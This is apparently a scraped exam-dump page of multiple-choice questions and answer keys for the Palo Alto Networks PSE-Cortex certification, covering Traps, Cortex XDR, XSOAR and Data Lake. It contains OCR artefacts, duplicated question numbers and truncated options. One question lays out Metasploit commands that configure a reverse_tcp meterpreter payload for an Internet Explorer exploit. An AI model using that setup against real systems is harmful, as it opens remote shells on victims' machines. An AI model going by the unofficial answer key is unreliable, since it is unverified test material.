Exam Questions PSE-Cortex

Palo Alto Networks System Engineer - Cortex Professional

https://www.2passeasy.com/dumps/PSE-Cortex/

NEW QUESTION 1
Which four types of Traps logs are stored within Cortex Data Lake?

A. Threat, Config, System, Data
B. Threat, Config, System, Analytic
C. Threat, Monito
D. System, Analytic
E. Threat, Config, Authentication, Analytic


Answer: B

NEW QUESTION 2
What method does the Traps agent use to identify malware during a scheduled scan?

A. Heuristic analysis
B. Local analysis
C. Signature comparison
D. WildFire hash comparison and dynamic analysis


Answer: D

NEW QUESTION 3
Which CLI query would bring back Notable Events from Splunk?
A)




```
!splunk-search query="`notable` | head 3"
```

B)




```
!splunk-search query="’notable’ | head 3"
```

C)



```
!splunk-search query="*”
```

D)



```
!splunk-search query="* | head 3"
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: D

NEW QUESTION 4
The certificate used for decryption was installed as a trusted toot CA certificate to ensure communication between the Cortex XDR Agent and Cortex XDR Management Console. What action needs to be taken if the administrator determines the Cortex XDR Agents are not communicating with the Cortex XDR Management Console?

A. add paloaltonetworks.com to the SSL Decryption Exclusion list
B. enable SSL decryption
C. disable SSL decryption
D. reinstall the root CA certificate

Answer: D

NEW QUESTION 5
What is the difference between an exception and an exclusion?

A. An exception is based on rules and exclusions are on alerts
B. An exclusion is based on rules and exceptions are based on alerts.
C. An exception does not exist
D. An exclusion does not exist

Answer: A

NEW QUESTION 6
If a customer activates a TMS tenant and has not purchased a Cortex Data Lake instance. Palo Alto Networks will provide the customer with a free instance What size is this free Cortex Data Lake instance?

A. 1 TB

B. 10 GB
C. 100 GB
D. 10 TB

Answer: C

NEW QUESTION 7
In the DBotScore context field, which context key would differentiate between multiple entries for the same indicator in a multi-TIP environment?

A. Vendor
B. Type
C. Using
D. Brand

Answer: A


NEW QUESTION 8
Which deployment type supports installation of an engine on Windows, Mac OS. and Linux?

A. RPM
B. SH
C. DEB
D. ZIP

Answer: D

Explanation:
https://docs.paloaltonetworks.com/cortex/cortex-xsoar/6-0/cortex-xsoar-admin/engines/install-deploy-and-confi

NEW QUESTION 9
Given the integration configuration and error in the screenshot what is the cause of the problem?



RSA NetWitness Packets and ...

Name *
RSA NetWitness Packets and Logs_instance_2

Server URL (e.g. http(s)://192.168.0.1) *
http://[redacted] [redacted]

Appliance Port - Logs(50102) / Packets(50104) / Concentrator (50105) / Broker (50103) *
50102

Username *
admin

Password *
••••••••••

☑ Validate server certificate

□ Use system proxy settings

Expir[illegible]

□ Do not use by default

● Use single engine: No engine ▾


○ Use Load-Balancing Group

Script failed to run: Failed to perform request to: http:// [redacted] :50102/sdk?msg=help&op=messages. StatusCode: 401. Status: 401 Unauthorized. Error: <?xml version="1.0" encoding="utf-8"?><error>401 Unauthorized</error>
at doReq (script:597:23(91)) (2603)

A. incorrect instance name
B. incorrect Username and Password
C. incorrect appliance port
D. incorrect server URL

Answer: B

NEW QUESTION 10
A test for a Microsoft exploit has been planned. After some research Internet Explorer 11 CVE-2016-0189 has been selected and a module in Metasploit has been identified
(exploit/windows/browser/ms16_051_vbscript)
The description and current configuration of the exploit are as follows;




```
msf exploit(ms16_051_vbscript) > show options

Module options (exploit/windows/browser/ms16_051_vbscript):
Name       Current Setting    Required  Description
--------   ----------------   --------  -----------
SRVHOST      10.0.0.10          yes     The local host to listen on.
SRVPORT      8080               yes     The local port to listen on.
SSL          false              no      Negotiate SSL for incoming connections
SSLCert                         no      Path to a custom SSL certificate (default is randomly generated)
URIPATH                         no      The URI to use for this exploit (default is random)
```

The admin needs to perform the following steps:


- Configure a reverse_tcp meterpreter payload
- Set up the meterpreter payload to listen in IP 10.0.0.10
- Set up the meterpreter payload to listen in port 443
- Configure the URL to listen in a path with name "survey"

What is the remaining configuration?
A)




```
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set SSLCert survey
set LHOST 10.0.0.10
set LPORT 8080
```

B)




```
set PAYLOAD windows/x64/powershell_bind_tcp
set SRVHOST 10.0.0.10
set SRVPORT 443
set URIPATH survey
```

C)



```
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set SRVHOST 10.0.0.10
set SRVPORT 443
set URIPATH survey
```

D)



```
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 10.0.0.10
set LPORT 443
set URIPATH survey
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: D

NEW QUESTION 10
When analyzing logs for indicators, which are used for only BIOC identification'?

A. observed activity
B. artifacts
C. techniques
D. error messages


Answer: C

NEW QUESTION 11
A General Purpose Dynamic Section can be added to which two layouts for incident types? (Choose two)

A. "Close" Incident Form
B. Incident Summary
C. Incident Quick View
D. "New"/Edit" Incident Form

Answer: BC

NEW QUESTION 14
During the TMS instance activation, a tenant (Customer) provides the following information for the fields in the Activation - Step 2 of 2 window.



Field	Value
Company Name	XNet Education Systems
Instance Name	xnet50
Subdomain	xnet
Region	EU

During the service instance provisioning which three DNS host names are created? (Choose three.)

A. cc-xnet50.traps.paloaltonetworks.com
B. hc-xnet50.traps.paloaltonetworks.com
C. cc-xnet.traps.paloaltonetworks.com
D. cc.xnet50traps.paloaltonetworks.com
E. xnettraps.paloaltonetworks.com
F. ch-xnet.traps.paloaltonetworks.com

Answer: ACF

NEW QUESTION 16
"Bob" is a Demisto user. Which command is used to add 'Bob" to an investigation from the War Room CLI?

A. #Bob
B. /invite Bob
C. @Bob
D. !invite Bob

Answer: C

NEW QUESTION 20
Cortex XDR can schedule recurring scans of endpoints for malware. Identify two methods for initiating an on-demand malware scan (Choose two)

A. Response > Action Center
B. the local console
C. Telnet
D. Endpoint > Endpoint Management

Answer: AD

NEW QUESTION 22
If you have a playbook task that errors out. where could you see the output of the task?

A. /var/log/messages
B. War Room of the incident
C. Demisto Audit log
D. Playbook Editor

Answer: B

NEW QUESTION 26
......